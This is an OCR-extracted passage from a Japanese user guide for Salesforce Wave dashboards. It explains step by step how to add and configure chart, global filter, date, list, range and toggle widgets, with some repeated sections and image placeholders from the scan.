
基準を追加するには、 + Measure をクリックします。基準を変更するには、エクスプローラで基準を選択して、新しい基準を選択します。

d. 必要に応じて、グルーピングを追加します。

e. 必要に応じて、[絞り込み] をクリックして結果を絞り込みます。
複数の検索条件を追加できます。

f. [保存] をクリックします。
Wave がステップをステップパネルに追加して、ダッシュボード内の他のウィジェットが使用できるようにします。また、ウィジェットに棒グラフの結果も表示されます。

4. ウィジェットおよびステップのプロパティを変更するには、ウィジェットをクリックします。
[ウィジェット]パネルでは、ウィジェットプロパティがセクションごとにグループ化されます。そのため、一部のプロパティを見落とすことがありません(一部のセクションがデフォルトで折りたたまれている可能性があります)。セクションを展開するまたは折たたむには、セクションヘッダーの横にある矢印をクリックします。



5. ウィジェットの外観をカスタマイズするには、ウィジェットプロパティを設定します。
たとえば、[グラフの種類] ウィジェットプロパティで別の種類を選択します。グラフの種類のステップ要件を満たしていない場合は、ウィジェットでその種類のグラフを選択できません。たとえば、一部の種類のグラフは、基準が 1 つのみのステップを必要とします。

6. ステップのプロパティを表示および設定するには、パネルの [ステップ] をクリックします。
このステップに、単一選択または複数選択の受け入れや、選択が省略可能か必須かの指定などを設定できます。

7. ユーザがダッシュボードを開いたときに適用される初期選択を設定するには、 ... をクリックして、[初期検索条件を選択] をクリックします。

初期選択は、グラフ、日付、リスト、切り替え、範囲ウィジェットで実行できます。たとえば、棒グラフの棒を選択して、初期検索条件に設定できます。棒グラフの基本的なステップがファセットされている場合は、ステップがファセットされた他のウィジェットも初期選択に基づいて絞り込まれます。ダッシュボード閲覧者は表示中に、グラフの選択を変更して、結果を異なる方法で絞り込むことや、検索条件をまとめて削除することができます。

メモ: 初期検索条件を選択している場合を除き、ユーザがダッシュボードを開いたときにこのウィジェットで選択が行われることはありません。ステップで選択が必須と設定されている場合は、初期検索条件を選択します。選択が必須と設定されていない場合は、検索条件リストの最初の値が使用されます。

8. ダッシュボードへの変更をプレビューするには、 をクリックします。
9. ダッシュボードへの変更を保存するには、 をクリックします。

重要: 保存せずにダッシュボードを閉じると、変更内容が失われます。

関連トピック:

ダッシュボードのウィジェットプロパティ

ダッシュボードのステップのプロパティ

Wave ダッシュボードデザイナでのステップの作成

グローバル検索条件ウィジェットの追加によるデータセットレコードのダッシュボードからの除外


Wave ダッシュボードを閲覧するすべてのユーザに表示されるコンテンツを制限するには、グローバル検索条件ウィジェットを使用します。たとえば、グローバル検索条件を作成して、ダッシュボードに自分のチームに属するケースのみを表示できます。各ウィジェットに対してグローバル検索条件を適用するかどうかを指定できます。検索条件選択ウィジェットとは異なり、グローバル検索条件はダッシュボードのプレビュー中または表示中には変更できません。

グローバル検索条件ウィジェットには、1 つ以上の検索条件を含みグルーピングを含まないステップが必要です。各検索条件は、基準、ディメンション、または日付項目に基づいて指定できます。ステップで定義されたすべての検索条件は、グローバル検索条件に適用されます。

1. グローバル検索ウィジェットをダッシュボードキャンバスにドラッグします。
2. ウィジェットの既存のステップを使用するには、ステップパネルからステップをドラッグして、ウィジェットの上に配置します。

   ステップパネルが表示されない場合は、ダッシュボードヘッダーをクリックして表示します。
3. ステップを作成する手順は、次のとおりです。
   a. ウィジェット内のボタンをクリックして、ウィザードを開きます。
      [データセットを選択] 画面が表示され、データセットが最後に使用した順に示されます。

      メモ: 代わりに棒グラフをエクスプローラに表示する場合は、Wave でウィジェットの前回のステップの作成に使用したデータセットが選択されます。異なるデータセットを使用するには、エクスプローラモーダルを閉じ、ステップパネルの [ステップを作成] をクリックします。




b. 検索条件を適用するデータセットを選択します。

c. Filter をクリックします。

d. 絞り込みの基準となる基準、日付、またはディメンション項目を選択します。


e. 検索条件を作成するには、項目の特定の値を選択します。
たとえば、日付に基づいて絞り込むには、[絶対日付] タブまたは [相対日付] タブで開始日と終了日を選択します。



f. 検索条件を適用するには、[追加] をクリックします。
必要に応じて複数の検索条件を追加できます。

g. [保存] をクリックします。
Wave がステップをステップパネルに追加して、ダッシュボード内の他のウィジェットが使用できるようにします。さらに、ウィジェットには検索条件が表示されます。

4. ウィジェットおよびステップのプロパティを変更するには、ウィジェットをクリックします。
[ウィジェット]パネルでは、ウィジェットプロパティがセクションごとにグループ化されます。そのため、一部のプロパティを見落とすことがありません(一部のセクションがデフォルトで折りたたまれている可能性があります)。セクションを展開するまたは折たたむには、セクションヘッダーの横にある矢印をクリックします。



5. ウィジェットの外観をカスタマイズするには、ウィジェットプロパティを設定します。
プロパティを設定すると、変更がウィジェットに直ちに反映されます。

6. ステップのプロパティを表示および設定するには、パネルの [ステップ] をクリックします。

7. ダッシュボードへの変更をプレビューするには、 をクリックします。

8. ダッシュボードへの変更を保存するには、 をクリックします。

重要: 保存せずにダッシュボードを閉じると、変更内容が失われます。

ウィジェットにグローバル検索条件を適用するには、ウィジェットのステッププロパティで [グローバル検索条件を適用] を選択します。デフォルトでは、グローバル検索条件は次の条件にあてはまるステップがあるすべてのウィジェットに適用されます。1)エクスプローラで作成されている2)同じデータセットに基づいている3)グローバル検索条件で使用されているものと同じ項目に基づいたグルーピングがある。SAQL クエリから作成されたステップに基づくウィジェットにグローバル検索条件を適用するには、ダッシュボード JSON のステッ

プ定義で `autoFilter` equal to `true` を設定する必要があります。`autoFilter` の設定についての詳細は、「query プロパティ」 を参照してください。

関連トピック:

- ダッシュボードのウィジェットプロパティ
- ダッシュボードのステップのプロパティ
- Wave ダッシュボードデザイナでのステップの作成

検索条件選択ウィジェットの追加によるダッシュボード結果の動的な絞り込み

検索条件選択ウィジェットを使用すると、ダッシュボード閲覧者は Wave ダッシュボードに適用する検索条件を選択できます。これらのウィジェットでは、ダッシュボードの結果を基準、日付、およびディメンション項目に基づいて絞り込むことができます。たとえば、リストウィジェットを追加して、閲覧者がダッシュボード結果を絞り込む地域を選択できるようにすることができます。

各検索条件選択ウィジェットには初期検索条件を設定できます。たとえば、日付ウィジェットにデフォルトで[昨年]が表示されるように設定できます。ダッシュボード閲覧者がダッシュボードを開いたときに、ダッシュボードには昨年の結果のみが表示されます。ステップがファセットされている場合には、他のウィジェットでも検索条件が適用されて昨年の結果のみが表示されます。グローバル検索条件とは異なり、ダッシュボード閲覧者は選択を変更して、異なる検索条件で結果を絞り込んだり、検索条件を完全に削除したりできます。

メモ: 検索条件選択ウィジェットによって他のウィジェットも絞り込めるようにするには、ステップでファセットを有効にする必要があります。

日付ウィジェットの追加による日付に基づいたダッシュボード結果の絞り込み

ダッシュボード閲覧者が、選択した日付範囲に基づいてWaveダッシュボードの結果を絞り込めるようにするには、日付ウィジェットを使用します。範囲には、相対日付 (先月など) または絶対日付 (2016/1/15 など) を使用できます。たとえば、日付ウィジェットを追加して、完了日に基づいてケースを絞り込み、今月と先月に完了したケースを表示できます。

リストウィジェットの追加によるディメンションに基づいたダッシュボード結果の絞り込み

ダッシュボード閲覧者が、ディメンションに基づいてWaveダッシュボードの結果を絞り込めるようにするには、リストウィジェットを使用します。たとえば、リストウィジェットを使用して、特定のケース状況または地域に基づいて結果を絞り込めます。

範囲ウィジェットの追加による基準に基づいたダッシュボード結果の絞り込み

ダッシュボード閲覧者が、基準に基づいてWaveダッシュボードの結果を絞り込めるようにするには、範囲ウィジェットを使用します。たとえば、範囲ウィジェットを使用して、金額が10万ドル～90万ドルの間の商談のみを表示できます。


切り替えウィジェットの追加によるディメンションに基づいたダッシュボード結果の絞り込み

ダッシュボード閲覧者が、日付またはディメンションに基づいてWaveダッシュボードの結果を絞り込めるようにするには、切り替えウィジェットを使用します。たとえば、切り替えウィジェットを使用して、特定のレコードタイプに基づいて結果を表示できます。

日付ウィジェットの追加による日付に基づいたダッシュボード結果の絞り込み

ダッシュボード閲覧者が、選択した日付範囲に基づいて Wave ダッシュボードの結果を絞り込めるようにするには、日付ウィジェットを使用します。範囲には、相対日付 (先月など) または絶対日付 (2016/1/15 など) を使用できます。たとえば、日付ウィジェットを追加して、完了日に基づいてケースを絞り込み、今月と先月に完了したケースを表示できます。

日付ウィジェットには、日付項目に基づく 1 つのグループピングを含むステップが必要です。




このウィジェットで選択を行うと、ステップがファセットされた他のウィジェットの結果が絞り込まれます。単一選択または複数選択の受け入れや、選択が省略可能か必須かの指定など、このウィジェットのステップを設定できます。また、ダッシュボードを開いたときに適用される初期選択も設定できます。ダッシュボードを閲覧中に、選択を元に戻すことや、結果を異なる方法で絞り込むことができます。

メモ: このウィジェットで他のウィジェットを絞り込めるようにするには、そのステップのファセットを有効にする必要があります。

1. 日付ウィジェットをダッシュボードキャンバスにドラッグします。
2. ウィジェットの既存のステップを使用するには、ステップパネルからステップをドラッグして、ウィジェットの上に配置します。

   ステップパネルが表示されない場合は、ダッシュボードヘッダーをクリックして表示します。
3. ステップを作成する手順は、次のとおりです。
   a. ウィジェット内のボタンをクリックして、ウィザードを開きます。
      [データセットを選択] 画面が表示され、データセットが最後に使用した順に示されます。

      メモ: 代わりに棒グラフをエクスプローラに表示する場合は、Wave でウィジェットの前回のステップの作成に使用したデータセットが選択されます。異なるデータセットを使用するには、エクスプローラモーダルを閉じ、ステップパネルの [ステップを作成] をクリックします。



b. 検索条件を適用するデータセットを選択します。


c. 絞り込みの基準となる日付項目を選択します。

d. 必要に応じて、[絞り込み] をクリックして結果を絞り込みます。
複数の検索条件を追加できます。

e. ウィジェットにこのステップを追加するには、[作成] をクリックします。
このステップがステップパネルに追加されます。ウィジェットに絶対日付範囲が表示されます。範囲は日付項目の最小値から最大値になっています。ウィジェットに選択は適用されません。

4. ウィジェットおよびステップのプロパティを変更するには、ウィジェットをクリックします。

[ウィジェット]パネルでは、ウィジェットプロパティがセクションごとにグループ化されます。そのため、一部のプロパティを見落とすことがありません(一部のセクションがデフォルトで折りたたまれている可能性があります)。セクションを展開するまたは折たたむには、セクションヘッダーの横にある矢印をクリックします。



5. ウィジェットの外観をカスタマイズするには、ウィジェットプロパティを設定します。
   プロパティを設定すると、変更がウィジェットに直ちに反映されます。
6. ステップのプロパティを表示および設定するには、パネルの [ステップ] をクリックします。
   このステップに、単一選択または複数選択の受け入れや、選択が省略可能か必須かの指定などを設定できます。
7. ユーザがダッシュボードを開いたときに適用される初期選択を設定するには、 ... をクリックして、[初期検索条件を選択] をクリックします。
   初期選択は、グラフ、日付、リスト、切り替え、範囲ウィジェットで実行できます。たとえば、棒グラフの棒を選択して、初期検索条件に設定できます。棒グラフの基本的なステップがファセットされている場合は、ステップがファセットされた他のウィジェットも初期選択に基づいて絞り込まれます。ダッシュボード閲覧者は表示中に、グラフの選択を変更して、結果を異なる方法で絞り込むことや、検索条件をまとめて削除することができます。

   メモ: 初期検索条件を選択している場合を除き、ユーザがダッシュボードを開いたときにこのウィジェットで選択が行われることはありません。ステップで選択が必須と設定されている場合は、初期検索条件を選択します。選択が必須と設定されていない場合は、検索条件リストの最初の値が使用されます。

8. ダッシュボードへの変更をプレビューするには、 をクリックします。
9. ダッシュボードへの変更を保存するには、 をクリックします。

   重要: 保存せずにダッシュボードを閉じると、変更内容が失われます。


関連トピック:

ダッシュボードのウィジェットプロパティ
ダッシュボードのステップのプロパティ
Wave ダッシュボードデザイナでのステップの作成

リストウィジェットの追加によるディメンションに基づいたダッシュボード結果の絞り込み

ダッシュボード閲覧者が、ディメンションに基づいて Wave ダッシュボードの結果を絞り込めるようにするには、リストウィジェットを使用します。たとえば、リストウィジェットを使用して、特定のケース状況または地域に基づいて結果を絞り込めます。

リストウィジェットには、ディメンションに基づく 1 つのグルーピングを含むステップが必要です。グルーピングの値はリスト内の値として表示されます。



メモ: また、静的ステップを作成して、リストウィジェットの値のカスタムリストを指定することもできます。詳細は、「カスタム値を使用する静的ステップの作成」を参照してください。


このウィジェットで選択を行うと、ステップがファセットされた他のウィジェットの結果が絞り込まれます。単一選択または複数選択の受け入れや、選択が省略可能か必須かの指定など、このウィジェットのステップを設定できます。また、ダッシュボードを開いたときに適用される初期選択も設定できます。ダッシュボードを閲覧中に、選択を元に戻すことや、結果を異なる方法で絞り込むことができます。

メモ: このウィジェットで他のウィジェットを絞り込めるようにするには、そのステップのファセットを有効にする必要があります。

1. リストウィジェットをダッシュボードキャンバスにドラッグします。
2. ウィジェットの既存のステップを使用するには、ステップパネルからステップをドラッグして、ウィジェットの上に配置します。

   ステップパネルが表示されない場合は、ダッシュボードヘッダーをクリックして表示します。
3. ステップを作成する手順は、次のとおりです。
   a. ウィジェット内のボタンをクリックして、ウィザードを開きます。
      [データセットを選択] 画面が表示され、データセットが最後に使用した順に示されます。


メモ: 代わりに棒グラフをエクスプローラに表示する場合は、Waveでウィジェットの前回のステップの作成に使用したデータセットが選択されます。異なるデータセットを使用するには、エクスプローラモーダルを閉じ、ステップパネルの [ステップを作成] をクリックします。




b. 検索条件を適用するデータセットを選択します。

c. 絞り込みの基準となるディメンション項目を選択します。

d. ウィジェットにこのステップを追加するには、[作成] をクリックします。
このステップがステップパネルに追加されます。さらに、デフォルトではリストウィジェットは折りたたまれていて、ウィジェットに選択が適用されません。



